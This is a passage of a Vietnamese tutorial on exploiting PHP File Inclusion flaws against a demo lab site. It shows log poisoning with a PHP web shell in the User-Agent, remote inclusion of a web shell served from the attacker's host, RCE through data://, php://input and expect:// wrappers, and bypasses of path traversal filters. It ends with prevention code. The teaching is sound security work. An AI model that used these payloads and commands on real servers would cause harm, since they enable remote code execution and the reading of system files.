Điều kiện tiên quyết là tiến trình ứng dụng phải có quyền đọc được file log. Thực tế, log của Nginx thường đọc được bởi user ít đặc quyền (ví dụ www-data), còn log của Apache mặc định chỉ cho nhóm đặc quyền cao (như root/adm). Tuy vậy, trên hệ thống cũ hoặc cấu hình sai, log Apache vẫn có thể bị đọc bởi user thường.

Vị trí mặc định của file log thường là `/var/log/apache2/` (Apache trên Linux) và `C:\xampp\apache\logs\` (Apache trên Windows); `/var/log/nginx/` (Nginx trên Linux) và `C:\nginx\log\` (Nginx trên Windows).



Như đã nói, trường User-Agent là do người dùng kiểm soát nên ta có thể thay đổi giá trị này thành một đoạn mã PHP. Ta có thể sử dụng công cụ Burp Suite để chặn request rồi sửa header hoặc dùng curl để gửi request với header tùy chỉnh.

```
curl -s "http://<SERVER_IP>:<PORT>/index.php" -H "User-Agent: <?php system($_GET['cmd']); ?>"
```

Cuối cùng, ta RCE thông qua URL:

```
http://localhost:8081/?page=/var/log/apache2/access.log&cmd=id
```



```
"http://localhost:8081/?page=modules/gallery.php" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36" 172.31.0.1 - -
[19/Oct/2025:07:13:29 +0000] "GET /?page=/var/log/apache2/access.log HTTP/1.1" 200 1105 "-"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0
Safari/537.36" 172.31.0.1 - - [19/Oct/2025:07:22:20 +0000] "GET /index.php HTTP/1.1" 200 1845 "-"
"uid=33(www-data) gid=33(www-data) groups=33(www-data) "
```

Photo Board Lab — for educational purposes only.

Khi include tệp log, PHP sẽ parse toàn bộ file từ đầu xuống cuối và thực thi mọi khối `<?php ... ?>` gặp phải theo thứ tự xuất hiện, kết quả lệnh của bạn sẽ hiển thị ngay tại vị trí bị poison (User-Agent). Vì log thường rất lớn và dễ trôi request, ta nên chèn một dấu mốc duy nhất (ví dụ `[MARK:7f3c]`) trong payload để tìm nhanh bằng Ctrl+F hoặc grep. Cần lưu ý là nếu đoạn mã PHP đầu độc bị sai cú pháp, PHP engine sẽ nén parse error và dừng, các khối mã trong phần còn lại của tệp nếu có cũng không được thực thi. Vì vậy nên ta cần tránh sai cú pháp ngay từ đầu hoặc đợi file log được xoay vòng hoặc xóa rồi mới đầu độc lại được.

Một mẹo hữu ích khi không đọc được log web là tận dụng các tệp tiến trình trong Linux. Giá trị User-Agent thường xuất hiện trong môi trường và mô tả file descriptor của tiến trình web, nên bạn có thể thử include `/proc/self/environ` hoặc các mục trong `/proc/self/fd/` (FD nhỏ, thường 0–50). Nếu server đang ghi access log ra stdout/stderr, việc include `/proc/self/fd/1` hoặc `/proc/self/fd/2` đôi khi tương đương đọc access.log/error.log. Lưu ý quyền truy cập: nhiều hệ thống giới hạn các tệp `/proc` cho user đặc quyền, nên kỹ thuật này không phải lúc nào cũng áp dụng được.

Về các log hệ thống khác, nguyên tắc vẫn vậy, ta cần tìm loại log ghi lại dữ liệu do ta kiểm soát và đọc được qua File Inclusion, rồi đầu độc nó bằng payload PHP. Các ứng viên phổ biến gồm log SSH (`/var/log/sshd.log`), mail (`/var/log/mail`), FTP (`/var/log/vsftpd.log`) hoặc log dịch vụ ứng dụng. Chẳng hạn, nếu đọc được log SSH/FTP, bạn có thể cố đăng nhập với username chứa PHP, để nội dung đó được ghi vào log, hoặc gửi một email có payload trong tiêu đề hoặc phần thân thư để nó xuất hiện trong log mail. Sau đó include đường dẫn log tương ứng để thực thi.


2.3.3. RCE thông RFI(Remote File Inclusion)

Trong nhiều nền tảng, có các hàm “ nạp nội dung ” cho phép lấy và thực thi tệp từ xa. Ví dụ: PHP có `include()/include_once()`, Java có `<c:import>`, .NET có `@Html.RemotePartial()` và cả SSI `<!--#include ...-->`. Khi đường dẫn do người dùng điều khiển và hàm hỗ trợ URL, ta có thể host một script độc hại rồi buộc ứng dụng nạp nó qua mạng, hình thành Remote File Inclusion (RFI) và dẫn tới RCE.

Vì rủi ro cao, phần lớn runtime tắt mặc định việc nạp URL. Trên PHP, muốn include URL cần bật `allow_url_include` (cho `include/require`) và thường cả `allow_url_fopen` (truy cập URL nói chung). Có thể kiểm tra qua LFI bằng cách đọc file cấu hình PHP đang được dùng (đường dẫn tùy bản cài, ví dụ `/etc/php/X.Y/apache2/php.ini`, `/etc/php/X.Y/fpm/php.ini` hoặc các file trong `/usr/local/etc/php/conf.d/`). Tuy nhiên, không

nên phụ thuộc hoàn toàn vào cấu hình vì ngay cả khi các tùy chọn On, bản thân framework/hàm vẫn có thể không cho include URL.

Cách xác minh chắc chắn là thử nạp một URL nội bộ (ví dụ `http://127.0.0.1:80/...` hoặc một service cùng mạng Docker). Nếu nội dung được lấy về và được thực thi, ta đã có lỗ hổng RFI. Lưu ý không tự nạp chính trang để tổn thương (như `index.php`) để tránh vòng lặp include nguy cơ gây DoS máy chủ back-end.




Sau bước xác minh, ta chỉ cần tạo web shell và sử dụng một dịch vụ để host. Ở đây ta demo host bằng HTTP, sử dụng Python để bật một web server đơn giản.

```
~
echo '<?php system($_GET["cmd"]); ?>' > shell.php

~
sudo python3 -m http.server 1337
[sudo] password for stxll:
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

Ta nạp shell từ host thông qua RFI, đồng thời truyền lệnh cần chạy bằng tham số cmd.

`http://<SERVER_IP>:<PORT>/index.php?language=http://<OUR_IP>:<LISTENING_PORT>/shell.php&cmd=id`



Tương tự, ta cũng có thể host web shell trên một FTP server và nạp từ xa thông qua URL `ftp://`. Nếu mục tiêu chạy hệ điều hành Windows, ta có thể lợi dụng dịch vụ SMB và nạp thông qua đường dẫn như `\\<HOST>\share\shell.php`. Windows coi tệp SMB từ xa như tệp cục bộ nên nhiều hàm nạp tệp từ xa có thể đọc hoặc thực thi mà không cần cấu hình cần thiết như `allow_url_include` của PHP. Tuy nhiên việc truy cập SMB qua Internet

thường bị chặn mặc định nên kỹ thuật này chủ yếu khả thi trong LAN hoặc khi có VPN tới mạng mục tiêu.

2.3.4. RCE thông qua Wrapper

Ở phần đọc thông tin nhạy cảm, ta đã có đề cập đến PHP wrapper và sử dụng một trong số các wrapper là `php://filter` để xem mã nguồn thay vì để tệp PHP bị thực thi. Ngoài trường hợp đó, một vài wrapper còn cho phép ta thực thi lệnh tùy ý (RCE) khi kết hợp với lỗ hổng File Inclusion, bao gồm `data://`, `php://input` và `expect://`.

Data wrapper dùng để include dữ liệu bên ngoài, kể cả mã PHP. Về bản chất, nó gần giống RFI nhưng dữ liệu được nhúng ngay trong URL, nên không cần file thật trên đĩa. Như vậy để sử dụng được wrapper này ta cần cấu hình PHP bật tùy chọn `allow_url_include`. Thực tế không hiếm gặp hệ thống bật tùy chọn này, vì một số ứng dụng (ví dụ một số plugin/theme WordPress) phụ thuộc vào nó.


Để RCE với data wrapper bước đầu ta base64-encode một web shell PHP đơn giản:

```
echo '<?php system($_GET["cmd"]); ?>' | base64
```

Kết quả thu được là `PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8+CG==`

Tiếp theo, URL-encode chuỗi base64 và truyền nó cho data wrapper với tiền tố `data://text/plain;base64,`. Cuối cùng, gửi lệnh cho web shell qua tham số `cmd`:

```
http://localhost:8081/?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id
```



Tương tự như data wrapper, input wrapper có thể được dùng để include dữ liệu bên ngoài và thực thi mã PHP. Điểm khác biệt là với input wrapper, ta truyền dữ liệu vào wrapper này dưới dạng dữ liệu của yêu cầu POST. Vì vậy, tham số dễ tổn thương phải chấp nhận POST thì tấn công này mới hoạt động. Cuối cùng, input wrapper cũng phụ thuộc vào thiết lập `allow_url_include`, như đã đề cập trước đó.


Để lặp lại cuộc tấn công trước nhưng dùng input wrapper, ta gửi một yêu cầu POST tới URL dễ tổn thương và thêm web shell vào POST body. Để thực thi lệnh, ta có thể truyền lệnh dưới dạng tham số GET, giống như cách đã làm ở tấn công trước. Tuy nhiên cách này đồng nghĩa với việc hàm dễ tổn thương chấp nhận tham số ở cả GET và POST (ví dụ dùng `$_REQUEST`). Nếu chỉ chấp nhận POST, ta có thể đặt lệnh cố định trực tiếp trong mã PHP thay vì web shell động, ví dụ:

```
curl -s -X POST -H 'Content-Type: text/plain' --data-binary '<?php system('id'); ?>'
"http://<SERVER_IP>:<PORT>/?page=php://input&cmd=id"
```

Cuối cùng, ta có thể tận dụng expect wrapper, cho phép chạy lệnh trực tiếp thông qua URL stream. Trong thực tế, các hàm thực thi include/require sẽ không nạp được expect://. Lý do là include cố biên dịch nội dung như PHP, trong khi expect:// chỉ cung cấp luồng đầu ra của lệnh và wrapper này không mở ở chế độ 'include'. Tuy nhiên, nếu là hàm đọc (ví dụ file_get_contents, fopen, hoặc bất kỳ nhánh code nào đọc stream rồi echo) thì expect://cmd vẫn hoạt động. Ta chỉ cần mở luồng là lệnh được chạy và nội dung trả về chính là đầu ra của lệnh. Nói tóm lại, với expect://, ta lại cần khả năng đọc stream thay vì thực thi để đạt được RCE.

Vì expect là một wrapper ngoài nên cần phải cài đặt và bật thủ công trên máy chủ back-end. Dù vậy, một số ứng dụng web phụ thuộc vào nó cho chức năng lỗi, nên đôi khi ta vẫn gặp. Ta có thể kiểm tra nó có được cài trên back-end hay không giống như khi kiểm tra allow_url_include trước đó, nhưng lần này sẽ tìm theo từ khóa expect.

Cách dùng mô-đun expect là gọi expect:// và truyền lệnh cần chạy, ví dụ:



CHƯƠNG 3. CÁC BIẾN THỂ MÃ VÀ CÁCH BYPASS

3.1. Chỉ định thư mục chứa tệp được nạp


Trong ví dụ ở các chương trước, ta có thể nạp một tệp bằng cách chỉ định đường dẫn tuyệt đối (ví dụ `/etc/passwd`). Cách này hoạt động là hàm `include` chỉ sử dụng trực tiếp toàn bộ đầu vào mà không thêm bất gì như sau:

```
include($_GET['page']);
```

Trong trường hợp này, nếu ta cố đọc `/etc/passwd` thì hàm `include` sẽ lấy thẳng tệp đó. Tuy nhiên, trong nhiều tình huống, lập trình viên muốn cố định thư mục chứa các tệp được nạp nên sẽ chèn thêm một tiền tố (prefix) vào tham số `page`. Ví dụ, các trang được nạp đều nằm trong thư mục `modules` thì hàm `include` sẽ như sau:

```
include("./modules/" . $_GET['page']);
```

Lúc này, nếu ta thử đọc `/etc/passwd` thì đường dẫn đầy đủ mà hàm `include` xử lý là `./modules//etc/passwd`. Tệp này không tồn tại trong thư mục `modules`, nên kết quả là không đọc được gì.



[Home](#) [Gallery](#) [Upload](#)


Warning: include(/var/www/html/modules//etc/passwd): failed to open stream: No such file or directory in **/var/www/html/index.php** on line 5

Warning: include(): Failed opening '/var/www/html/modules//etc/passwd' for inclusion (include_path='.:usr/local/lib/php') in **/var/www/html/index.php** on line 5

Photo Board Lab — for educational purposes only.

3.1.1. *Path traversal*

Ta có thể bypass hạn chế trên bằng cách di chuyển thư mục (path traversal) dùng đường dẫn tương đối. Cụ thể, khi ta thêm chuỗi `“../”` trước tên tệp, nó sẽ trở về thư mục cha. Ví dụ đường dẫn thư mục `modules` bên trên là `/var/www/html/modules/`, ta sẽ sử dụng 4 lần chuỗi `“../”` để nhảy về thư mục gốc root, sau đó chỉ định đường dẫn tuyệt đối đến tệp mong muốn.




Mẹo này vẫn hoạt động ngay cả khi lập trình viên không chèn trước để chỉ định thư mục. Thậm chí, nếu ta đang đứng ở thư mục gốc root mà dùng chuỗi “../” thì ta vẫn sẽ ở đó thay vì gây ra lỗi. Điều đó có nghĩa là ta có thể sử dụng “../” nhiều lần để quay về root nếu không biết chính xác cấp đường dẫn hiện tại, mà không làm hỏng đường dẫn.

Một trong những cách cơ bản nhất để lập trình viên chống lại path traversal là sử dụng bộ lọc tìm và thay, nói cách khác là xóa toàn bộ chuỗi con “../” trong dữ liệu đầu vào. Ví dụ ở đây, trước khi dùng hàm include, lập trình viên đã sử dụng hàm replace để xóa chuỗi con “../”. Như vậy khi ta sử dụng payload tương tự trường hợp trên ta sẽ thấy các chuỗi “../” bị xóa đi hết dẫn đến đường dẫn cuối cùng truyền vào hàm include là “/var/www/html/modules/etc/passwd”

```
<?php
require __DIR__ . '/page/header.php';

$page = $_GET['page'] ?? 'home.php';
$page = str_replace('..', '', $page);
include __DIR__ . '/modules/' . $page;

require __DIR__ . '/page/footer.php';
```


[Home](#) [Gallery](#) [Upload](#)

Warning: include(/var/www/html/modules/etc/passwd): failed to open stream: No such file or directory in **/var/www/html/index.php** on line 6

Warning: include(): Failed opening '/var/www/html/modules/etc/passwd' for inclusion (include_path='.:usr/local/lib/php') in **/var/www/html/index.php** on line 6

Photo Board Lab — for educational purposes only.

Cách làm trên có vẻ hiệu quả nhưng thực tế rất thiếu an toàn bởi vì họ chỉ duyệt qua đầu vào để xóa 1 lần thay vì xóa đệ quy cho đến khi nào chắc chắn đầu vào không còn chuỗi con “../”. Logic để bypass ở đây là sử dụng một chuỗi con biến thể để sau 1 lần xóa chuỗi con đó sẽ trở thành “../”. Có nhiều biến thể như vậy ví dụ chuỗi “....//” hay “...//”. Áp dụng với bộ lọc trên ta đã bypass thành công.



[Home](#) [Gallery](#) [Upload](#)

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
```


Photo Board Lab — for educational purposes only.

3.2. Chỉ định loại tệp được nạp

Ngoài việc chỉ định thư mục chứa tệp như bên trên, một trường hợp khác cũng rất phổ biến là lập trình viên chỉ định loại tệp được nạp vào hàm include bằng cách nối thêm phần mở rộng ở đằng sau, ví dụ:

```
include($_GET['page'] . 'php');
```

Trong trường hợp này, ta vẫn có thể đọc các mã nguồn hay thực thi nhưng bị giới hạn trong phạm vi các tệp PHP. Nghĩa là ta không thể đọc phần lớn tệp chứa nội dung nhạy cảm khác, sử dụng phần lớn các wrapper hay nạp các webshell có đuôi khác “.php”. Nếu ta cố đọc tệp /etc/passwd thì sẽ bị lỗi thông báo /etc/passwd.php không tồn tại.



Trong trường hợp này, ta vẫn có thể đọc các mã nguồn hay thực thi nhưng bị giới hạn trong phạm vi các tệp PHP. Nghĩa là ta không thể đọc phần lớn tệp chứa nội dung nhạy cảm khác, sử dụng phần lớn các wrapper hay nạp các webshell có đuôi khác “.php”. Nếu ta cố đọc tệp /etc/passwd thì sẽ bị lỗi thông báo /etc/passwd.php không tồn tại.

Có một vài kỹ thuật khác có thể dùng, nhưng chúng đã lỗi thời trên PHP hiện đại và chỉ hoạt động với PHP trước 5.3/5.4. Dù vậy vẫn đáng nhắc tới, vì một số ứng dụng còn chạy trên máy chủ cũ, và đây có thể là các bypass duy nhất.

3.2.1. Path Truncation

Ở các phiên bản PHP trước đây, chuỗi có độ dài tối đa 4096 ký tự, nhiều khả năng do giới hạn của hệ thống 32-bit. Nếu truyền vào chuỗi dài hơn, nó sẽ bị cắt ngắn và mọi ký tự sau giới hạn tối đa sẽ bị bỏ qua. Ngoài ra, PHP còn từng loại bỏ dấu gạch chéo và dấu chấm đơn ở cuối tên đường dẫn, nên nếu ta gọi /etc/passwd/. thì phần /. cũng bị cắt, và PHP sẽ gọi /etc/passwd. Bản thân PHP và Linux cũng bỏ qua nhiều dấu / liên nhau trong đường dẫn (ví dụ ///etc/passwd tương đương /etc/passwd). Tương tự, dấu chấm chỉ thư mục hiện tại (.) nằm giữa đường dẫn cũng bị bỏ qua (ví dụ /etc/./passwd).

Lợi dụng các hành vi trên của PHP và hệ điều hành, ta có tạo các chuỗi rất dài nhưng vẫn đánh giá thành một đường dẫn hợp lệ. Khi chạm ngưỡng 4096 ký tự, phần đuôi nối thêm (ví dụ .php) sẽ bị cắt mất và ta sẽ còn lại một đường dẫn không bị nối đuôi.

Cần lưu ý là kỹ thuật này đòi hỏi bắt đầu bằng 1 đường dẫn bằng một thư mục không tồn tại. Lí do là bởi nếu tính được realpath thì chuỗi sẽ được chuẩn hóa sớm dẫn đến việc chuỗi ngắn lại, không chạm đến ngưỡng 4096 ký tự. Tiên tố là thư mục không tồn tại sẽ khiến PHP/OS không tính được realpath dẫn đến phải xử lý đường dẫn theo chuỗi thô.

Ví dụ payload có thể như sau:

```
?page=non_existing_directory/../../../../etc/passwd/../../../../ [LẶP LẠI ~2048 lần]
```

Dĩ nhiên, ta không cần gõ ./ 2048 lần mà có thể tự động tạo chuỗi này bằng lệnh sau:

```
echo -n "non_existing_directory/../../../../etc/passwd/" && for i in {1..2048}; do echo -n
"/"; done
```

Ta cũng có thể tăng số lượng ../, vì thêm bao nhiêu thì vẫn quay về được thư mục gốc như đã giải thích ở phần trước. Tuy nhiên, nếu dùng cách này, ta phải tính tổng độ dài chuỗi để bảo đảm chỉ phần .php bị cắt, không làm cắt mất tên tệp đích ở cuối chuỗi (/etc/passwd). Vì lý do đó, sẽ dễ hơn nếu dùng theo cách đầu tiên.

3.2.2. Null Bytes

Các phiên bản PHP trước 5.5 dễ bị tấn công null byte injection, tức là nếu ta thêm một null byte (%00) ở cuối chuỗi, thì chuỗi sẽ bị kết thúc tại đó và mọi thứ phía sau không còn được tính đến. Nguyên nhân xuất phát từ cách chuỗi được lưu ở mức thấp trong bộ nhớ: nhiều ngôn ngữ/hệ thống (Assembly, C, C++) dùng null byte để đánh dấu kết thúc chuỗi. Để khai thác lỗ hổng này, ta chỉ cần kết thúc payload bằng một null byte, ví dụ:

```
/etc/passwd%00
```

Khi đó, đường dẫn cuối cùng truyền vào include() sẽ thành:

```
/etc/passwd%00.php
```

Mặc dù ứng dụng có nối thêm .php vào chuỗi, nhưng mọi ký tự sau null byte sẽ bị cắt bỏ. Vì vậy, đường dẫn thực sự được dùng sẽ là /etc/passwd, giúp ta bypass cơ chế nối đuôi .php của ứng dụng.

CHƯƠNG 4. NGĂN NGỪA LỖ HỔNG FILE INCLUSION

4.1. Ngăn chặn Path Traversal

Trong trường hợp, lập trình viên đã chỉ định đường dẫn như ở phần trước, cách duy nhất để khai thác File Inclusion là thông qua Path Traversal. Cách xử lý đơn giản nhất là tận dụng công cụ tích hợp sẵn của ngôn ngữ (hoặc framework) để chỉ lấy phần tên tệp. Trong PHP, hàm `basename()` đọc một chuỗi đường dẫn và trả về thành phần tên ở cuối. Điều này ngăn chặn trực tiếp ý đồ chèn chuỗi `“../”` gây Path Traversal. Tuy nhiên nhược điểm của nó là không đi được thêm vào thư mục con, không phù hợp khi các tệp đích cần nằm trên các thư mục khác nhau.

Thay vì chỉ duyệt qua chuỗi 1 lần để xóa `“../”` ta nên làm sạch đầu vào bằng cách xóa đệ quy chuỗi con đó. Mẫu dưới đây lặp cho đến khi không còn `“../”` trong chuỗi:

```
while (substr_count($input, '../', 0)) {  
    $input = str_replace('../', '', $input);  
}
```

Ta cũng có thể giới hạn cú pháp người dùng, chỉ cho họ cung cấp đầu vào bao gồm chữ, số và dấu gạch dưới thay vì các ký tự điều khiển và di chuyển thư mục. Điều này có thể thực hiện bằng biểu thức chính quy:

```
$key = $_GET['page'] ?? 'home';  
if (!preg_match('/^[A-Za-z0-9_]{1,20}$/', $key)) {  
    $key = 'home';  
}
```

